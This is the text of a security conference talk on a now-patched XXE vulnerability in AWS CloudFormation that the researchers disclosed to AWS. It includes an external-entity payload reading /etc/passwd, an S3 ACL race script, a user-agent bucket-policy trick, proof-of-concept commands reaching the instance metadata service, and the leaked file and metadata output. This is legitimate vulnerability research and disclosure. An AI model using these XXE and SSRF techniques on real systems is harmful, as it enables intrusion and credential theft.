BUFFA

Breaking Formation

From an Error Message to AWS Infrastructure



Tzah Pahima

aws sts get-caller-identity

Tzah Pahima





Why?

What is my purpose?

- Thought leadership
- Cloud expertise

Why AWS?

- Largest market share (32%)
- It's a challenge
 - Not a lot of attacks on AWS infrastructure

Cloud



AWS A short introduction

- Amazon Web Services
- Largest cloud provider
- Over 200 services

AWS - Services



AWS EC2

AWS Lambda

AWS Fargate



Storage

Amazon S3



Database

Amazon DynamoDB

Amazon RDS

Amazon Aurora



Management & Governance

AWS CloudWatch


AWS CloudFormation

AWS - Regions



AWS - Cloud Security

- Tenant Isolation
- Shared Responsibility Model



CloudFormation

- 10 years old (Feb 25th 2011)
- Infrastructure as Code (IaC)
 - Templates
 - Stacks




CloudFormation

P.S. also active on Twitter:



CloudFormation: stacks

- A collection of resources
 - Managed as a single unit
 - Can also be a part of a stackset



CloudFormation: templates

- The recipe to a stack
 - All of the resources
 - Types
 - Data
 - Parameters
 - Rules
 - Conditions
- YAML/JSON



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- Original research idea
 - CloudTrail and CloudWatch
 - Bypass logging
 - Evade detection

CloudTrail



- Track user activity and API usage
 - Remember, **everything** is an API call

Event name	Event time	Event source
UpdateTable	February 22, 2022, 17:05:46	dynamodb.amazonaws.con
PutBucketPublicAccessBlock	February 22, 2022, 17:05:24	s3.amazonaws.com
CreateBucket	February 22, 2022, 17:05:23	s3.amazonaws.com
AssociatelamInstanceProfile	February 22, 2022, 17:05:02	ec2.amazonaws.com
RebootInstances	February 22, 2022, 17:04:28	ec2.amazonaws.com
ConsoleLogin	February 22, 2022, 16:58:43	signin.amazonaws.com

CloudTrail



Choose log events

Events Info

Record API activity for individual resources, or for all current and future resources in AWS account. Additional charges apply [2]

Event type

Choose the type of events that you want to log.

Management events

Capture management operations performed on your AWS resources.

Data events

Log the resource operations performed on or within a resource.

Insights events

Identify unusual activity, errors, or user behavior in your account.

Who's gonna carry the logs?



Log structure

```
"userIdentity": {
2022-02-20T14:52:46.813+02:00
                              "type": "AWSService",
  "eventVersion": "1.08",
  "userIdentity": {
                              "invokedBy": "cloudtrail.amazonaws.com"
     "type": "AWSService",
     "invokedBy": "cloudtra
  "eventTime": "2022-02-20T1
  "eventSource": "s3.amazona
                      "eventSource": "s3.amazonaws.com",
  "eventName": "PutObject",
  "awsRegion": "eu-central-1
  "sourceIPAddress": "cloudt
                        eventName": "PutObject",
  "userAgent": "cloudtrail.a
  "requestParameters": {
     "bucketName": "aws-cloudrai."requestParameters": {
     "x-amz-acl": "bucket-or
                          "bucketName": "aws-cloudtrail-logs-244664169161-171eec2f",
     "x-amz-server-side-enc
     "key": "AWSLogs/244664
  "responseElements": {
     "x-amz-server-side-encryption": "AES256"
```

Announcing custom widgets for CloudWatch dashboards

Posted On: Aug 27, 2021

Amazon CloudWatch announces the immediate availability of custom widgets, a new feature that enables you to gain operational visibility and agility by customizing the content of your CloudWatch dashboard such as adding visualizations, displaying information from multiple data sources or adding controls like buttons to take remediation actions. A set of templates and a sample library is provided to help you get started.

Custom widgets can help you to correlate trends over time and spot issues more easily by displaying related data from different sources side by side on CloudWatch dashboards. You can react to potential issues faster by adding buttons to your dashboards that start automated run books or take other remediation steps. Custom widgets allow you to extend your CloudWatch dashboards' out of the box capabilities including line, bar and pie charts with rich, business specific visualizations that represent the operational health and performance of your workloads.

This feature is available in the following AWS Regions: US East (N. Virginia), US East (Ohio), US West (N. California), US West (Oregon), Africa (Cape Town), Asia Pacific (Hong Kong), Asia Pacific (Mumbai), Asia Pacific (Seoul), Asia Pacific (Singapore), Asia Pacific (Sydney), Asia Pacific (Tokyo), Canada (Central), Europe (Frankfurt), Europe (Ireland), Europe (London), Europe (Milan), Europe (Paris), Europe (Stockholm), Middle East (Bahrain), South America (São Paulo) and AWS GovCloud.

There is no additional cost for using CloudWatch dashboards custom widgets; standard CloudWatch Dashboard prices apply. See Amazon CloudWatch pricing. To get started, see CloudWatch Dashboards custom widget documentation and custom widgets samples library.

Sample custom widgets

PDF Kindle RSS

AWS provides sample custom widgets in both JavaScript and Python. You can create these sample widgets by using the link for each widget in this list. Alternatively, you can create and customize a widget by using the CloudWatch console. The links in this list open an AWS CloudFormation console and use an AWS CloudFormation quick-create link to create the custom widget.

You can also access the custom widget samples on GitHub ☑.

Following this list, complete examples of the Echo widget are shown for each language.

JavaScript

Python


Sample custom widgets in JavaScript



Echo 🗹 – A basic echoer that you can use to test how HTML appears in a custom widget, without having to write a new widget.

Hello world <a>Z – A very basic starter widget.

- Custom widget debugger 🗹 A debugger widget that displays useful information about the Lambda runtime environment.
- Query CloudWatch Logs Insights ☑ Run and edit CloudWatch Logs Insights queries.
- Run Amazon Athena gueries 🗷 Run and edit Athena gueries.
- Call AWS API ☑ Call any read-only AWS API and display the results in JSON format.
- Fast CloudWatch bitmap graph 2 Render CloudWatch graphs using on the server side, for fast display.



Template

Template URL

https://cloudwatch-console-static-content-prod-iad.s3.us-east-

1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml

Stack description

Template to create demo Custom Widget Lambda function. Change the stack name to set the name of the Lambda function. Once your stack is created, go to the CloudWatch Console Add widget modal to continue with your custom widget creation.


Stack name

Stack name

customWidgetEcho-js

Stack name can include letters (A-Z and a-z), numbers (0-9), and dashes (

Echo




The missing link

Data source S3 links AWS service role* Create default role A Usually s3:// Import method Upload files from your computer Import files from an Amazon S3 bucket wse Segment name My segment Amazon S3 URL Specify the address of an Amazon S3 bucket that contains the list of endpoints to import. Template URL s3://[BucketName]/[Folder] https://cloudwatch-console


1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml

Echo



The potential

- SSRF
 - Server-Side Request Forgery



SSRFs in the cloud

- IMDS
 - Instance MetaData Service
 - 0 169.254.169.254
 - CapitalOne

```
[ec2-user@ip-10-0-1-172 ~]$ curl <u>http://169.254.169.254/latest/meta-data</u>
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/[ec2-user@ip-10-0-1-172 ~]$
```

A hacker gained access to 100 million Capital One credit card applications and accounts

TemplateURL

console.aws.amazon.com/cloudformation/home?region=us-east-1#/stacks/quickCreate?stackName=customWidgetEcho-js¶m_DoCreateExampleDashboard=Yes&templateURL=https%3A%2F%2Fcloudwatch-console-static-content-prod-iad.s3.us-east-1....

s&templateURL=https%3A%2F%2Fcloudwatch-console-static-content-prod-iad.s3.us-east-1....

CloudFormation > Stacks > QuickCreate

Quick create stack

Template

Template URL

https://cloudwatch-console-static-content-prod-iad.s3.us-east-

1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml

Stack description

Template to create demo Custom Widget Lambda function. Change the stack name to set the name of the Lambda function. Once your stack is created, go to the CloudWatch Console Add widget modal to continue with your custom widget creation.

Stack name

Stack name

customWidgetEcho-js

Stack name can include letters (A-Z and a-z), numbers (0-9), and dashes (-).

URL filter

s&templateURL=https%3A%2F%2Fcloudwatch-console-static-content-prod-iad.s3.us-east-1....

templateURL=invalidURL

TemplateURL must be a supported URL.

URL filter

GET /cloudformation/service/template/summary?region=us-east-1&templateURL=invalidurl HTTP/2 Host: console.aws.amazon.com

```
{
    "Error":{
        "message":"TemplateURL must be a supported URL.",
        "code":"ValidationError",
        "type":"Sender"
}
```

URL filter

```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=
https://cloudwatch-console-static-content-prod-iad.s3.us-east-1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml HTTP/2
```

```
"declaredTransforms":null.
"resourceIdentifierSummaries":[
    "resourceType": "AWS::IAM::Role",
    "resourceIdentifiers":[
      "RoleName"
    "logicalResourceIds":[
      "lambdaIAMRole"
 },
    "resourceType": "AWS::Logs::LogGroup",
   "resourceIdentifiers":[
      "LogGroupName"
    "logicalResourceIds":[
      "lambdaLogGroup"
    "resourceType": "AWS::Lambda::Function",
    "resourceIdentifiers":[
      "FunctionName"
    "logicalResourceIds":[
      "lambdaFunction"
"description":
"Template to create demo Custom Widget Lambda function. Change the stack name to set
r stack is created, go to the CloudWatch Console Add widget modal to continue with yo
```

CloudFormation's GetTemplateSummary

GetTemplateSummary

PDF

Returns information about a new or existing template.

TemplateURL

TemplateURL

Location of file containing the template body. The URL must point to a template (max size: 460,800 bytes) that's located in an Amazon S3 bucket or a Systems Manager document. For more information about templates, see Template anatomy in the AWS CloudFormation User Guide.

TemplateURL

Location of file containing the template body.

located in an Amazon S3 bucket

URL	Filter	
<pre>https://cloudwatchiad.s3.us-east- 1.amazonaws.com//echo-js.yaml</pre>	Success	
http://	Success	
blabla://	Success	
http://169.254.169.254/	TemplateURL must be a supported URL	
https://:1337/	Success	
https://@evil-domain.com/	TemplateURL must be a supported URL	
<pre>https://bluehat-test- bucket.s3.us-east- 1.amazonaws.com/existent</pre>	Template format error: unsupported structure	
https://bluehat-test- bucket/nonexistent	S3 Error: Access Denied	

Access Denie

https://bluehat
onexistent

<Error>
<Code>A
<Message
<Request
<HostIde
</Error>

URL FILTER



Y U NO VULNERABILITY

ss Denied

equestId> \Y81gFfBIe

Back on the Cloud Trail

- Blackbox is hard
 - Nothing makes sense
- Let's get back to CloudTrail

Back on the Cloud Trai

```
"eventSource": "s3.amazonaws.com",
"eventName": "GetObject",
```

Back on the Cloud Trai


```
"requestParameters": {
    "bucketName": "bluehat-test-bucket",
   "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.com",
   "key": "existent"
```

Back on the Cloud Trai

```
"invokedBy": "cloudformation.amazonaws.com"
```

The weird behavior

- Apache HttpClient
- Server-side logic



HttpClient ftw

Vulnerability Details: CVE-2020-13956

Apache HttpClient versions prior to version 4.5.13 and 5.0.3 can misinterpret malformed authority component in request URIs passed to the library as java.net.URI object and pick the wrong target host for request execution.

Publish Date: 2020-12-02 Last Update Date: 2022-02-10

https://user

@bluehat-test-bucket.s3.us-east-1.amazonaws.com:443

@tzahs-evil-domain.com/nonexistent

Not working



What else can HTTP clients do?
URL parameters

URL parameters

Common Parameters

PDF

X-Amz-Security-Token

URL parameters

```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=
https://bluehat-test-bucket.s3.us-east-1.amazonaws.com/nonexistent?x-amz-security-token=aaa HTTP/2
```

```
{
    "Error":{
        "message":
        "S3 error: No AWSAccessKey was presented.\nFor more sponses.html",
        "code":"ValidationError",
        "type":"Sender"
    }
}
```

WHEN YOU START NAPPING Nap BUT THEN COME UP WITH A VULNERABILITY

The idea



A race

```
<Error>
 <Code>AccessDenied</Code>
 <Message>This is literally my error
 <RequestId>TW33RR5D829132S4</RequestId>
 <HostId>NZAY362x8DHg8luSwxojSHAY81fbIe/HostId>
</Error>
</Error>
```

The test

Burp intruder

GET /cloudformation/service/template/summary?region=us-east-1&templateURL=https://bluehat-test-bucket.s3.us-east-1.amazonaws.com/nonexistent HTTP/2 Host: console.aws.amazon.com

- A shell script
 - Uploading an object takes time
 - Setting permissions is quicker

```
$ while true; do
> aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl
private;
> sleep 0.5;
> aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl
public-read;
> done
```

```
$ while true; do
                                                                                Attack Save Columns
> echo Private; aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl private;
                                                                                 Results
                                                                                       Positions
                                                                                              Payloads
                                                                                                     Resource Pool
                                                                                                               Options
> sleep 0.5;
                                                                                Filter: Showing all items
> echo Public; aws s3api put-object-acl --bucket bluehat-test-bucket --ke
> done
                                                                                                                     Comment
                                                                                17
Private
Public
Private
Public
Private
                    "Error":{
Public
Private
                        "message": "S3 error: This is literally my error
                        "code": "ValidationError",
                        "type": "Sender"
           "Error":{
              "message": "S3 error: Access Denied\nre.",
              "code": "ValidationError",
              "type": "Sender"
```

What does HttpClient parse?

- •
- The S3 error response

```
<Error>
     <Code>AccessDenied</Code>
     <Message>This is literally my error</Message>
     <RequestId>TW33RR5D829132S4</RequestId>
     <HostId>NZAY362x8DHg8luSwxojSHAY81fbIe</HostId>
</Error>
```

- What format is that?
 - XML
 - Why is that interesting?

XXE EXPLAINED

A normal XML document

```
<root>
     <element>aaaa</element>
</root>
aaaa
```

- Using an XML entity
 - We can't use meaningful characters in XML (e.g <) as text
 - Unless we use their corresponding XML entities

```
<root>
     <element>a&lt;b</element>
</root>
a<br/>
a<br/>
```

&slide_title;

Defining an XML entity

```
Hi, my name is
chicka-chicka
Tzah Pahima
```

ጷ

- Borrowing a file for defining an XML entity
 - XML eXternal Entity

```
<?xml version="1.0"?>
<!DOCTYPE root [
     <!ENTITY notmalicious SYSTEM "file:///etc/passwd">
]>
<root>
     <element>Nothing to see here &notmalicious;</element>
</root>
```

Is XXE the answer?

- HttpClient parses XML
- Some XML parsers are vulnerable to XXE
- Let's give it a shot





Content-Length: 10645 <ErrorResponse xmlns=" http://cloudformation.amazonaws.com/doc/2010-05-15/"> <Error> <Type>Sender</Type> <Code>ValidationError</Code> <Message>S3 error: root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin named:x:25:25:Named:/var/named:/sbin/nologin

I'm not racist

- I love races
 - But they're not that practical
 - > 25-30 requests for one leak
- Can we create an exploit that consistently takes only 1 request?

Bucket policies

Using bucket policies

PDF RSS


You can create and configure bucket policies to grant permission to your Amazon S3 resources.

Kick the bucket

```
"Version": "2012-10-17",
"Statement": [
   "Sid": "BlueHatIL2022",
    "Effect": "Deny",
    "Principal": "*",
    "Action": "s3:*",
    "Resource": "arn:aws:s3:::bluehat-test-bucket/*",
    "Condition": {
      "StringNotLike": {
        "aws:UserAgent": "*HttpClient*"
```

Exploit 2.0





[devenv3] ~/r/cloudformation >>> python3 fullpoc.py --getfile "/etc/passwd"

What can we do

- File read
- Directory listing (Thanks, Apache Xerces2)
- SSRF
 - O What does this mean?
 - o IMDS

```
[devenv3] ~/r/cloudformation >>> python3
file "/"
```

<!ENTITY notmalicious SYSTEM "file://</pre>

```
.autofsck
 .autorelabel
.cleanboot
apollo
boot
cgroup
dev
home
lib
lib64
local
lost+found
media
mnt
proc
root
```

sbin


sys tmp usr var

selinux

.py --get-

asswd">

IMDSv2



Just one click and you're safe

	data service (IMDS) tform supports both IMDSv1 and IMDSv2. To enforce IMDSv2, disable I	MDSv1. Learn more 🗗
Disable IMDSv1 With the current setting	, the environment enables both IMDSv1 and IMDSv2.	
Disabled	Use IMDSv2	
	PDF Kindle RSS	

disabled entirely. AWS recommends adopting v2 and restricting access to v2 only for added security. IMDSv1 remains available for customers who have tools and scripts using v1, and w

[devenv3] ~/r/cloudformation >>> python3 fullpoc.py --geturl "http://169.254.169.254/latest/dynamic/instance-identi ty/document/"

S

Happy Hanukkah

```
[devenv3] ~/r/cloudformation >>> tail -f result.txt
 "accountId" : "380789617082",
 "architecture" : "x86_64",
 "availabilityZone" : "us-east-1d",
 "billingProducts" : null,
 "devpayProductCodes" : null,
 "marketplaceProductCodes" : null,
 "imageId" : "ami-00d5bc0c25c2bfebd",
 "instanceId" : "i-032b64c203bdcac1a",
 "instanceType" : "c4.xlarge",
 "kernelId" : null,
 "pendingTime" : "2020-07-23T20:41:27Z",
 "privateIp" : "10.247.110.150",
 "ramdiskId" : null,
 "region" : "us-east-1",
 "version": "2017-09-30"
```

Credentials?

```
"Code" : "Success",
```

Credentials?

```
2021-09-06T14:41:21.875+03:00
                          {"eventVersion":"1.08","userIdentity":{"type":"AWSService","invokedBy":"AWS Internal"},"eventTime":"202...
   "eventVersion":
                                                                                                   Copy
                  "userIdentity": {
  "userIdentity":
     "type": "AWS
     "invokedBy"
                        "type": "AWSService",
   "eventTime": "20
                         "invokedBy": "AWS Internal"
   "eventSource"
  "eventName":
  "awsRegion": "us
  "sourceIPAddress
  "userAgent": "AW
                  "eventTime": "2021-09-06T11:36:13Z"
  "errorCode": "Ac
  "errorMessage":
                  "eventSource": "s3.amazonaws.com",
  "requestParamete
      "X-Amz-Date"
                  "eventName": "GetObject",
                  "awsRegion": "us-east-1",
     "X-Amz-Expir
     "key": "a.js
                  "sourceIPAddress": "AWS Internal",
  "responseElement
                  "userAgent": "AWS Internal",
  "additionalEvent
      "SianatureVe
                 "arrancada" . "Accass Danied"
     "CipherSuite
     "bytesTransf
     "AuthenticationMethod": "QueryString",
     "x-amz-id-2": "8VzEQR50uZiw8XU90cWY8/4zOrLmVuLxFe4FqpxKqccv1ZGCqewBRYP77Lp/oLJuy7lW7t5tiuI=",
     "bytesTransferredOut": 243
   "reauestID"
   "eventID":
  "readOnly": true,
  "resources": [
```

All good things come to an end

- We stopped here
- Disclosure
- The patch was deployed within 25 hours!
 - Fully patched in all regions ~6 days

Further elevation?

- These were NOT CloudFormation's service credentials
- We didn't explore much further
- What we did find in our short exploration
 - Internal configuration files
 - Evidence for internal services
 - Internal credentials
- We believe escalation to an RCE would've led to severe cross tenant violation
 - SuperGlue

How we validated the fix

- Interesting in itself
- You can find it in our technical blog
 - Coming out tomorrow

Takeaways

- Blackbox is hard
- Logical vulnerabilities are a thing
- No platform is infallible
 - But cloud IS more secure
- Twitter doesn't like fighter jets

The following media includes potentially sensitive content. Change settings

View

Further research ideas for the cloud

- Services trust one another
- Fallback mechanisms

Good things coming soon…

Thank you!



@tzahpahima